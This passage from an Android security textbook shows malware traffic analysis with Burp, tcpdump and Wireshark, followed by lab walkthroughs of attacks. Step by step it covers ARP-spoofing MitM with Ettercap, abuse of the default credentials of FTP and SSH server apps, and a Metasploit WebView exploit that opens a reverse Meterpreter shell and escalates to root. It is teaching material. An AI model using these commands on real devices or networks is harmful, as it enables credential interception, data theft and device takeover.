
Analyzing HTTP/HTTPS traffic using Burp

If an app is making HTTP connections to a remote server, it is pretty straightforward to analyze the traffic, as it is as simple as intercepting the traffic using a proxy tool such as Burp. The following screenshot shows the proxy configuration in the emulator used to analyze our target app `SmartStealer`:




The IP address `10.0.2.2` represents the IP address of the host machine on which the emulator is running. Burp is running on the host machine on port `8080` and thus this configuration. This configuration ensures that any http traffic that is coming from this Android emulator will first go to the Burp proxy.

Now, launch the target application to be analyzed, navigate through all the screens and click the buttons, if any. In our case, we have only one activity with a button:



Click the **Start the Game** button and you should see SMS being sent to the server in the Burp proxy:



As you can see in the preceding screenshot, the app is sending SMS as post data.

Note: The same steps are applicable to HTTPS traffic but just that we need to install Burp's CA certificate in the Android device/emulator.

Analysing network traffic using tcpdump and Wireshark

We saw how to analyze http/https traffic in the previous section. What if an app is making communications over other TCP ports? In such cases, we can use a tool called tcpdump to passively intercept the traffic and then pass the captured traffic to a like Wireshark for further analysis.

Let's see how to analyze the same target application's network traffic using tcpdump and Wireshark.

First we need to push the tcpdump ARM binary onto the Android device, as shown in the following excerpt:

```
$ adb push tcpdump /data/local/tmp
1684 KB/s (645840 bytes in 0.374s)
$
```

We are pushing tcpdump onto the emulator's `/data/local/tmp/` folder.

We need to make sure that the tcpdump binary has executable permissions to be able to run on the device.

The following excerpt shows that the tcpdump binary doesn't have executable permissions to run on the device:

```
$ adb shell
root@generic:/ # cd /data/local/tmp
root@generic:/data/local/tmp # ls -l tcpdump
-rw-rw-rw- root     root       645840 2015-03-23 02:23 tcpdump
root@generic:/data/local/tmp #
```

Let us give executable permissions to this binary, as shown in the following excerpt:

```
root@generic:/data/local/tmp # chmod 755 tcpdump
root@generic:/data/local/tmp # ls -l tcpdump
-rwxr-xr-x root     root       645840 2015-03-23 02:23 tcpdump
root@generic:/data/local/tmp #
```

Nice, we can now execute this tcpdump binary using the following command shown following:


```
./tcpdump -v -s 0 -w [file.pcap]
```

- `-v` is to provide verbose output
- `-s` is to snarf the number of bytes specified
- `-w` is to write the packets into a file

```
root@generic:/data/local/tmp # ./tcpdump -v -s 0 -w traffic.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size
65535 bytes
Got 75
```

As you can see in the preceding excerpt, tcpdump has started capturing the packets on the device.

Now, launch the target application and navigate through all the activities by clicking the buttons available. Our target application has got only one activity available, so open up the app and click the **Start the Game** button as shown following:



While navigating through the app, if it makes any network connections, tcpdump will capture that traffic.


We can now stop capturing the packets by pressing the *Ctrl* + *C* key combination.

```
root@generic:/data/local/tmp # ./tcpdump -v -s 0 -w traffic.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size
65535 bytes
^C558 packets captured
558 packets received by filter
0 packets dropped by kernel
root@generic:/data/local/tmp #
```


Now the packets will be saved on the device with the name `traffic.pcap`. We can pull it onto the local machine using the `adb pull` command, as follows:

```
$ adb pull /data/local/tmp/traffic.pcap
1270 KB/s (53248 bytes in 0.040s)
$
```


The `pcap` file pulled onto the local machine can now be opened using a tool such as Wireshark. The following screenshot shows what it looks like when you open this `pcap` file using Wireshark:



Since our malware is making http connections, we can filter the traffic using the http filter in Wireshark, as shown in the screenshot below:



As you can see in the preceding figure, the target app is sending an HTTP POST request to a server. Clicking on that specific packet shows the detailed information as shown following:



As we can see in the preceding figure, the application is sending SMS from the device to a remote server using an HTTP POST request.

Tools for automated analysis

At times, it could be time consuming to do the analysis part manually. There are many tools available that can perform Dynamic Analysis of Android apps. If offline analysis is your choice, Droidbox is your best bet. Droidbox is a sandboxed environment that can be used to analyze Android apps. There are some online analysis engines out there that can do the job very well. SandDroid is one among them. You can go to `http://sanddroid.xjtu.edu.cn/` and upload your APK file for automated analysis.

How to be safe from Android malwares?

As an end user, it is necessary to be careful while using Android devices. As we have seen in this chapter, Android malwares that can cause great damage can be easily developed with little Android programming knowledge. Following are some general tips for end users to be safe from Android malwares:

- Always install apps from official market places (Play Store).
- Do not blindly accept permissions requested by the Apps.
- Be cautious when apps are requesting more permissions than what they really need. For example, a notes app asking for `READ_SMS` permission is something suspicious.
- Make sure that you update your devices as soon as there is an update released
- Use an anti-malware application.
- Try not to place too much of sensitive information on the phone.

Summary

In this chapter, we have learned how to programmatically create simple malware that can make connections to the remote servers. This chapter has also provided an overview of how legitimate apps can be easily infected by a malicious attacker. We have also seen how to perform malware analysis using both static and dynamic analysis techniques. Finally, we have seen how to be safe from such malwares as an end user. In the next chapter, we will discuss the attacks on Android devices.

10
Attacks on Android Devices

Users connecting their smartphones to free Wi-Fi access points at coffee shops and airports are pretty common these days. Rooting Android devices to get more features on the devices is commonly seen. Google often releases updates for Android and its components whenever there is a security vulnerability discovered. This chapter gives a glimpse of some of the most common techniques that users should be aware of. We will begin with some simple attacks such as **man-in-the-middle** (**MitM**) and then jump into other types. The following are some of the topics covered in this chapter:

- MitM attacks
- Dangers with apps that provide network-level access
- Exploiting devices using publicly available exploits
- Physical attacks such as bypassing screen locks

MitM attacks

MitM attacks are one of the most common attacks on mobile devices, as users tend to connect to public Wi-Fi networks so often. Being able to perform MitM on a device not only provides data to the attacker when the user transmits it over an insecure network, but also provides a way to tamper with his communications and exploit vulnerabilities in certain scenarios. WebView addJavaScriptInterface vulnerability is one good example where the attacker needs to intercept communications and inject arbitrary JavaScript into the HTTP response in order to gain complete access to the victim's device. We will discuss how one can achieve code execution by exploiting addJavaScriptInterface vulnerability using the Metasploit framework in a later section of this chapter. This section shows one of the oldest attacks on the Internet that can be used to intercept HTTP communications using a tool called Ettercap.

In *Chapter 1, Setting Up the Lab* we mentioned that readers should have Kali Linux downloaded in a VirtualBox or VMware workstation.

Ettercap is available in Kali Linux. Before we proceed, open up Ettercap's configuration file using a text editor, as shown follows:

```
root@localhost:~# vim /etc/ettercap/etter.conf
```

Uncomment the rules associated with iptables in the `etter.conf` file as shown following:

```
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

We now need to find the gateway. We can find the gateway using `netstat` as shown in the following screenshot:


```
root@localhost:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.0.1     0.0.0.0         UG        0 0          0 eth0
192.168.0.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
root@localhost:~#
```

The gateway in our case is `192.168.0.1`.

Finally, let's run Ettercap to perform MitM attack, as shown in the following screenshot:


```
root@localhost:~# ettercap -i eth0 -Tq -M ARP:remote /192.168.0.1//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:BF:ED:99
          192.168.0.108/255.255.255.0
          fe80::a00:27ff:febf:ed99/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %

4 hosts added to the hosts list...
```

The preceding command performs ARP spoofing on the eth0 interface. It is performing a MitM attack on all the hosts within the network. You can see that in the following screenshot:



If any user in the LAN transmits data over an insecure channel, the attacker running Ettercap will be able to see the data.

The following screenshot shows a user opening an HTTP website and entering data into the login form:



Once they click **Login**, the attacker will be able to see the credentials in the Ettercap terminal, as shown in the following screenshot:


As mentioned earlier, it is also possible to inject arbitrary code into the http responses that will be executed by the mobile client, specifically WebView.

Dangers with apps that provide network level access


It is common that users install apps from the app store for their daily needs. When apps that provide network-level access to Android devices are installed on the phone, users must be cautious about who can access these devices and what data is accessible. Let's see a few examples of what can go wrong when users are not aware of security concepts while using apps with some advanced features.

A simple search for Ftp Server in Play Store will give us the Ftp Server app with the package name `com.theolivetree.ftpserver` within the top few results. The App Store URL for this app was provided in *Chapter 1*, *Setting Up the Lab*, where we set up the lab.

This app provides FTP functionality on non-rooted devices over port `2221`. As you can see in the following screenshot, this is app has been downloaded more than 500,000 times at the time of writing:



When you look at its functionality, it is a really good application to have if you are looking for Ftp server functionality on your device. Launching the app will show users the following:



From the preceding screenshot, we can see the following details:

- The port being used by the app is **2221**
- The default username and password is **francis**
- Anonymous user is **enabled**
- The home directory is **/mnt/sdcard**

Now, the attack scenario with the app is pretty straightforward. If the users do not change the default settings of this app, all the data on the sdcard can be stolen just with a few simple steps.

A simple `nmap` scan for port `2221` on the Android device would show that the port is open. The following scan is done against the Sony device:

```
root@localhost:~# nmap -p 2221 192.168.0.107

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-22 03:00 EDT
Nmap scan report for 192.168.0.107
Host is up (0.12s latency).
PORT     STATE SERVICE
2221/tcp open  unknown
MAC Address: E0:63:E5:1C:05:E5 (Sony Mobile Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
root@localhost:~#
```


Attempting to connect to this FTP server over port `2221` using any FTP client would result in the following:

```
root@localhost:~# ftp 192.168.0.107 2221
Connected to 192.168.0.107.
220 Service ready for new user.
Name (192.168.0.107:root): anonymous
331 Guest login okay, send your complete e-mail address as password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> ls
200 Command PORT okay.
150 File status okay; about to open data connection.
drwx------   3 user group            0 May 15 12:57 Android
drwx------   3 user group            0 May 15 18:57 LOST.DIR
drwx------   3 user group            0 May 22 14:20 Notifications
drwx------   3 user group            0 May 15 21:01 Pictures
drwx------   3 user group            0 May 15 12:57 recovery
-rw-------   1 user group          146 May 22 14:27 customized-capability.xml
-rw-------   1 user group         8770 May 22 14:27 default-capability.xml
226 Closing data connection.
ftp>
```

As you can see, we have logged in as an anonymous user.

Let's look at another application on the App store that provides SSH server functionality on rooted devices. Searching for SSH server on the App store will show an app with the package name `berserker.android.apps.sshdroid` in the top results. Again, this app has been downloaded more than 500,000 times:

Launching the application and looking at its options will show the following. The following screenshot shows the default settings of a freshly installed application:



If you look at the above settings, the default password is **admin**. Even more interestingly, this app is providing an option for enabling/disabling the login banner. By default, it is enabled.

Once again, scanning with `nmap` for port 22 shows that there is an SSH service running on the device:

```
root@localhost:~# nmap 192.168.0.107 -p 22

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-22 02:25 EDT
Nmap scan report for 192.168.0.107
Host is up (0.069s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: E0:63:E5:1C:05:E5 (Sony Mobile Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@localhost:~#
```

If you are thinking that the next step is to brute force the username and password using a tool such as Hydra, you are wrong.

Just try to connect to the SSH service without providing a username and password. You will be presented with the following banner:

```
root@localhost:~# ssh 192.168.0.107
The authenticity of host '192.168.0.107 (192.168.0.107)' can't be established.
RSA key fingerprint is b8:43:43:c3:c8:28:72:b1:15:a4:c9:77:13:87:46:71.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.107' (RSA) to the list of known hosts.
SSHDroid
Use 'root' as username
Default password is 'admin'
root@192.168.0.107's password:
```

Nice, we got the username and password. Now, just log in to the SSH server using the credentials provided and then you are root:

```
root@localhost:~# ssh 192.168.0.107
The authenticity of host '192.168.0.107 (192.168.0.107)' can't be established.
RSA key fingerprint is b8:43:43:c3:c8:28:72:b1:15:a4:c9:77:13:87:46:71.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.107' (RSA) to the list of known hosts.
SSHDroid
Use 'root' as username
Default password is 'admin'
root@192.168.0.107's password:
root@android:/data/data/berserker.android.apps.sshdroid/home # id
uid=0(root) gid=0(root)
root@android:/data/data/berserker.android.apps.sshdroid/home #
```

These are just a few examples of why users have to be careful when utilizing more features on the devices. Now, in both the preceding cases, the following are expected in order to give users a safer mobile experience:

- Users must be aware of security issues online and they should follow basic steps such as changing the default settings as a minimum
- Developers should warn users about the security risks that come along with the features if they can't avoid dangerous features such as anonymous FTP login

Using existing exploits

There are several vulnerabilities found on Android devices. When a vulnerability is discovered, researchers also release some exploits and place them in public websites such as `exploit-db.com`. Some are available in frameworks such as Metasploit. Some vulnerabilities can be exploited remotely, while some of them can be exploited locally. Stagefright is one such example that has made a lot of noise in July 2015 when a researcher called Joshua Drake discovered vulnerabilities in Android's multimedia library known as Stagefright. More information can be found at `https://www.exploit-db.com/docs/39527.pdf`.

Similarly, the Webview `addJavaScriptInterface` exploit is one of the most interesting remote exploits that has been discovered so far. This vulnerability exploits the fact that the Java reflection APIs are publicly exposed via the WebView JavaScript bridge. Although we are going to use the Metasploit framework in this section to trick the user into opening a link in a vulnerable browser, this exploit can also be used with a MiTM attack, tricking a vulnerable application to execute malicious JavaScript injected into its response. Applications that are targeting API levels <=16 are vulnerable. Let's see the steps to achieve code execution using Metasploit.

First, launch Metasploit's `msfconsole` and then search for `webview_addjavascript`, as shown in the following screenshot:

```
msf > search webview_addjavascript
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank
   ----                                                ---------------  ----
   exploit/android/browser/webview_addjavascriptinterface    2012-12-21       excellent
tion
   exploit/android/fileformat/adobe_reader_pdf_js_interface  2014-04-13       good


msf >
```

As we can see in the preceding screenshot, we have got two different modules in the output. `exploit/android/browser/webview_addjavascriptinterface` is the one we are looking for.


Let's use this exploit as shown in the following screenshot:

```
msf > use exploit/android/browser/webview_addjavascriptinterface
msf exploit(webview_addjavascriptinterface) >
```

After loading the exploit module, we need to set up the options. Let's first check what is required by typing the `show options` command as shown in the following screenshot:

```
msf exploit(webview_addjavascriptinterface) > show options

Module options (exploit/android/browser/webview_addjavascriptinterface):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (android/meterpreter/reverse_tcp):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   AutoLoadAndroid  true             yes       Automatically load the Android extension
   LHOST                             yes       The listen address
   LPORT            4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(webview_addjavascriptinterface) >
```


As you can see, LHOST is the only entry missing in the payload section. So, let's fill it out. You can find the IP address of your Kali Linux box using the `ifconfig` command. This is shown in following screenshot:



The IP address is `192.168.0.108` in our case.


Let's set `LHOST` with this IP address as shown in the following screenshot:

We have everything set. Now, let's type `exploit`. This is shown in the following screenshot:




As you can see in the preceding screenshot, a reverse handler is running on port `4444` listening for connections. We can pass the URL `http://192.168.0.108:8080/eGE7bwFxw8` to the victim.


When the victim opens this link in a vulnerable browser, it gives a reverse shell to the attacker. The following screenshot shows what it looks like when we open the link in an Android 4.1 stock browser:




On the attacker's side, we will receive a reverse shell, as shown in the following screenshot:



The preceding screenshot shows that a Meterpreter session has been opened. If you don't see a proper Meterpreter shell, we can go back to the previous shell and look for existing sessions as shown in the following screenshot:



As you can see in the preceding figure, we have one session established with ID 1. We can now interact with this as shown in the following screenshot:



We've got a stable Meterpreter shell now. We can execute various Meterpreter post exploitation commands to take the attack further. If we get this shell on a rooted device, that will be an added advantage. We can check if the victim's device is rooted or not using the `check_root` command as shown in the following screenshot:

```
meterpreter > check_root
[+] Device is rooted
meterpreter >
```

As we can see in the preceding screenshot, the device has been rooted. We can also get a normal shell to run standard Linux commands:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=10005(u0_a5) gid=10005(u0_a5) groups=1015(sdcard_rw),1028(sdcard_r),3003(inet)
su
id
uid=0(root) gid=0(root)
```

The preceding screenshot shows that we got a low privileged shell, but we elevated our privileges using the `su` command, since the device is already rooted. If the device is not rooted, we need to use other techniques, such as executing a root exploit to elevate the privileges.

